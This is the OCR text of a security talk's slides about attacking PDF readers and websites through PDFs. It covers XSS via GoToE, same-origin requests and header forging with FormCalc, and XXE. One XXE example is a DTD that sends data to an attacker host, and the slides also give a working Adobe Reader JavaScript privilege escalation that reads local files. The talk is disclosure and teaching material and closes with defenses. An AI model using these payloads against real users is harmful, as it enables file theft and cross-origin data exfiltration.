


PDF - Mess with the web

Alexander Inführ


whoami

- Dipl. Ing. Alexander Inführ
  - @insertscript
  - Pentester for Cure53
  - Browser Security
  - Web Security

What is PDF able to do?

What shouldn‘t PDF able to do?

I am not interested in Web Security, why should I care?



- You get used to crashes
- CVEs
  - ~13 CVEs

How many pages?

- PDF Reference – 1310
- Javascript Acrobat API – 769
- XFA Specification – 1584
- FDF – 18
- XFDF – 145
- LiveCycle® Designer ES Scripting Reference – 442
- Formcalc – 90

Roadmap

- PDF Structure
- Possible Attacks
- Defense

PORTABLE DOCUMENT FORMAT

ANGE ALBERTINI
http://www.corkami.com

HEADER

```
%PDF-1.1
```
SIGNATURE & VERSION INFORMATION

BODY

DICTIONARY `<< [ID VALUE]* >>`

OBJECT REFERENCE: <OBJECT NUMBER> <REVISION NUMBER> R

IDENTIFIER (WITH /)

ARRAY

STREAM PARAMETERS: LENGTH, COMPRESSION....

STRING

```
1 0 obj
<<
  /Pages 2 0 R
>>
endobj

2 0 obj
<<
  /Type /Pages
  /Count 1
  /Kids [3 0 R]
>>
endobj

3 0 obj
<<
  /Type /Page
  /Contents 4 0 R
  /Parent 2 0 R
  /Resources <<
    /Font <<
      /F1 <<
        /Type /Font
        /Subtype /Type1
        /BaseFont /Arial
      >>
    >>
  >>
>>
endobj

4 0 obj
<< /Length 50 >>
stream
BT
  /F1 110 Tf
  10 400 Td
  (Hello World!)Tj
ET
endstream
endobj
```

BEGIN TEXT
FONT F1 (ARIAL) SET TO SIZE 110
MOVE TO COORDINATE 10, 400
OUTPUT TEXT "HELLO WORLD!"
END TEXT

XREF TABLE

CROSS REFERENCE

```
xref
0 5
0000000000 65535 f
0000000010 00000 n
0000000047 00000 n
0000000111 00000 n
0000000313 00000 n
```

CROSS REFERENCES
5 OBJECTS, STARTING AT INDEX 0
(STANDARD FIRST EMPTY OBJECT 0
OFFSET TO OBJECT 1, REV 0
TO OBJECT 2...
3...
4


TRAILER


```
trailer
<<
  /Root 1 0 R
>>

startxref
413
%%EOF
```


PARSING

`%PDF-1.?` IS CHECKED
`startxref` POINTS TO XREF
`xref` POINTS TO EACH OBJECT
`trailer` IS PARSED
REFERENCES ARE FOLLOWED
DOCUMENT IS RENDERED





PDF Structure



```
3 0 obj
<<
/Type /Pages
/Kids [4 0 R]
>>
endobj
4 0 obj
<<
/Type /Page
/Parent 3 0 R
/MediaBox [0 0 612 792]
/Contents 5 0 R
/Resources <<
/ProcSet [/PDF /Text]
>>
>>
endobj
5 0 obj
<< /Length 56 >>
stream
BT /F1 12 Tf 100 700 Td 15 TL
(JavaScript example) Tj ET
endstream
endobj
```

```
7 0 obj
<<
 /Type /Action
/S /JavaScript
/JS (app.alert({cMsg: location, cTitle: 'Testing PDF JavaScript', nIcon: 3});)
>>
endobj


7 0 obj
<<
 /Type /Action
/S /URI
/URI (http://orf.at)
>>
endobj
```

Attack Vector

- XSS
- Formcalc
- XML – External Entities Attacks
- Privileged Javascript

XSS

- PDFs are able to change Location
  - Native Links
  - Xhtml <a> tag
  - Javascript
  - Forms Submit
  - **GotoE/GotoR Actions**

- XSS via redirect JavaScript: URI
  - Attack of the past, protection seems pretty strong
- One pitfall:
  - <embed>
  - <object>

```
7 0 obj
<<
        /Type /Action
        /S /GoToE
        /F (javascript:alert(location))
        /D (Chapter 1)
>>
endobj
```

- Never embed PDFs via embed tag!
  - Possible to execute JS via GotoE!
  - JS executes in Origin of embedding page!

FormCalc Specification

Version 2.0

What‘s formcalc?

- Specified in 1999:

“FormCalc is a simple calculation language whose roots lie in electronic form software from Adobe, and common spreadsheet software.”

- Usable in XFA - Forms

Functions

- Arithmetic Built-in Functions
- Date And Time Built-in Functions
- Financial Built-in Functions
- Logical Built-in Functions
- Miscellaneous Built-in Functions
- String Built-in Functions
- **URL Built-in Functions**

URL Functions

Get(*url*)

"This function downloads the contents of the given URL."

Post(*s1, s2[, s3[, s4[, s5]]]*)

"This function posts the given data to the given URL."

Put(*s1, s2[, s3]*)

```
1 0 obj <<>>
stream
<xdp:xdp xmlns:xdp="http://ns.adobe.com/xdp/">
<config><present><pdf>
   <interactive>1</interactive>
</pdf></present></config>
<template>
   <subform name="_">
      <pageSet/>
      <field id="Hello World!">
         <event activity="initialize">
            <script contentType='application/x-formcalc'>
               Get(„http://example.com/test.html“);
            </script>
```

https://corkami.googlecode.com/svn/trunk/src/pdf/formevent_js.pdf

Same Origin Access

- Possibility to read same origin files
  - > like XMLHttpRequest
- Uses browser for request
  - Session Cookies are sent too!
- Accessing website in context of user!

- Step 1: Attacker uploads PDF to example.com
- Step 2: Victim visits attacker.com
  - Loads PDF from step 1 via <embed>
- Step 3: Loaded PDF access example.com via Formcalc
  - Access happens in the context of the victim.

- First mentioned 2010:
  - http://onsec.ru/onsec-whitepaper-01.eng.pdf
- No Bug => no Fix
- Kills CSRF Protection.

Formcalc: Header Manipulation

Post(*s1, s2[, s3[, s4[, s5]]]*)

“This function posts the given data to the given URL.”

„S5: is an optional string containing any additional HTTP headers to be included in the post.”

Forbidden Headers

Forbidden Headers	
XMLHttpRequest	**Formcalc Post Function**
Host	User-Agent
Referer	
Cookie	
Content-Length	
Accept-Charset	
User-Agent	
Date	
Connection	
DNT …	

Host

Problems

- Bypassing referer checks
- Bypassing host header checks
- Custom Content-Length: Custom Request

Tale of XXE

- Infamous External Entity Attack
- Well know attack against XML – Parser
- Same Origin
- Referenced Document needs to be well formed

Simple example

```
<?xml version="1.0" encoding="ISO-8859-1"?>
 <!DOCTYPE foo [
   <!ENTITY xxe SYSTEM "http://www.attacker.com/text.txt" >
  ]>
     <foo>&xxe;</foo>
```

Content of /text.txt will be placed inside foo


XXE #1

- *“Polyglots: Crossing Origins by Crossing Formats”*
- XMLData.parse vulnerable to XXE
- Fixed in Version 10.1.5
  - > 2013

XXE #2

- XXE via XFA.loadXML
- Fixed in Adobe Reader DC
  - April 2015

XXE #3



XSL Transformation

- Transformation of XML Documents
- Loadable inside xml via xml-stylesheet
- Xml.applyXSL

XSL Transformation

- PDF: sablotron xml engine
- Really simple xml engine
- But XSLT can use XXE too!

XXE #3 via XSLT

```
var cXMLDoc = '<xml><foo>text</foo></xml>';

var xsl = '<?xml version="1.0" ?>' +
          '<!DOCTYPE steal [ ' +
          '<!ENTITY test SYSTEM "http://example.com/readme.html">' +
          ']>'+
          '<xsl:stylesheet version="1.0"' +
          'xmlns:xsl="http://www.w3.org/1999/XSL/Transform">' +
          '<xsl:template match="/">' +
          '<h1>&test;</h1>' +
          '</xsl:template></xsl:stylesheet>';

xml = XMLData.parse(cXMLDoc,false);

app.alert(xml.applyXSL(xsl));
```

XXE #4

- XML is in a lot of places
  - No need for JS
- Lot of structures are XML
- XFA Example (with a „useful“ dialog)

```
%PDF-1. % can be truncated to %PDF-\0

1 0 obj <<>>
stream

<?xml version='1.0'?>

<?xml-stylesheet href="http://example.com/xml_dtd.xsl"
type="text/xsl"?>

<xdp:xdp xmlns:xdp="http://ns.adobe.com/xdp/">
<config><present><pdf>
    <interactive>1</interactive>
</pdf></present></config>

<template>
    <subform name="_">
```

Xml_dtd.xsl

```
<!DOCTYPE test [

  <!ENTITY % test SYSTEM "http://orf2.at/steal.html">
  <!ENTITY % dtd SYSTEM "http://orf2.at/send.dtd">

%dtd;
%send;
]>
```

Send.dtd

```
<!ENTITY % all "

  <!ENTITY &#x25; send SYSTEM 'http://attacker.com/?%test;'>

">
%all;
```

Privileged JavaScript

- Javascript for Acrobat – API Reference
  - 769 Pages
  - Spidermonkey Engine
  - Custom Environment (app, util, Collab)

- Pre-defined Functions
  - Adobe\Acrobat Reader DC\Reader\Javascripts\JSByteCodeWin.bin

Privileged Javascript

- Privileged native functions:
  - Only usable by trustedFunctions
- App.trustedFunction
  - Marks Functions as privileged
  - Are allowed to call powerful functions
  - A lot of predefined trusted Functions

- What are the capabilites?

Privileged Javascript

- Official JS Reference => not really interesting ☹
- But a LOT of undocument Functions:
  - Read Local Files: Util.readFileIntoStream
  - Write Local Files: Collab.putUriData

```
var file = '/c/test.txt';
var secret = util.stringFromStream(
        util.readFileIntoStream(file, false)
        );


Collab.uriPutData(
        "smb://localhost/c$/temp/a.txt",
        util.streamFromString("you lose")
);
```

- But how do you know the Parameters?!?

- DEFCON-23-Hariri-Spelman-Gorenc-Abusing-Adobe-Readers-JavaScript-APIs
  - Acrohelp Parameter

```
Collab.uriPutData(acrohelp);
Collab.uriPutData:1:Console undefined:Exec
====> cFileURI: string
====> oData: object

Collab.uriDeleteFolder(acrohelp);
Collab.uriDeleteFolder:1:Console undefined:Exec
====> cFolderURI: string
```

Javascript Privilege Escalation

- "*The life of an Adobe Reader JavaScript bug*" by Gábor Molnár

```
var t = {};
t.__defineSetter__('doc', app.beginPriv);
t.__defineSetter__('user', app.trustedFunction);
t.__proto__ = app;
DynamicAnnotStore.call(/*this=*/t, /*doc=*/null, /*user=*/f);
```

Original code, and what actually happens:

```
this.doc = doc   -> app.beginPriv.call(t, null)
this.user = user -> app.trustedFunction.call(t, f)
```

- Lets check all predefined Functions!

- Things I tried:
  - Getters
  - Setters
  - toString, valueOf etc.

  ==> No Luck

- Suddenly I found: ANTrustPropagateAll

```
ANTrustPropagateAll = app.trustedFunction(
function (o) {
app.beginPriv();
for (var p in o) {
     if (typeof o[p] == "function") {
          o[p] = app.trustPropagatorFunction(o[p]);
          }
     }
app.endPriv();
return o;
});
```


```
function test(a) {
    app.beginPriv();
    var file = '/c/test.txt';
    var secret = util.stringFromStream(util.readFileIntoStream(file, false));
    app.alert(secret);
    app.endPriv();
}
obj = {
    root: test
};
obj = ANTrustPropagateAll(obj);
```

- Any attacker controlled function can be marked as a trustPropagatorFunction


- Get it called by trusted Function => Win

```
ANStartApproval = app.trustedFunction(function(doc) {
var bNoMojo = false;
var e;
var go = true;
var data = {};
if (doc && doc.path)
{
  data.docPath = doc.path;
  if (doc.path.match(/^http/))
  {
    data.docFS = fileSystem.WebDAV;
  }
}
});
```

Win



```
function test(a) {
    app.beginPriv();
    var file = '/c/test.txt';
    var secret = util.stringFromStream(
     util.readFileIntoStream(file, false)
     );
    app.alert(secret);
    app.endPriv();
    app.endPriv();
}
obj = {
    path: {
        match: test
    },
    root: test
};
obj = ANTrustPropagateAll(obj);
ANStartApproval(obj);
```



Defense

- Website Owners:
  - Host User-Content on different domain
  - x-frame-options
  - Do not rely on headers eg. Referer
- End User:
  - Disable JavaScript
  - Protected View (prevents XXE)
  - Registry: Disable Specific JS Object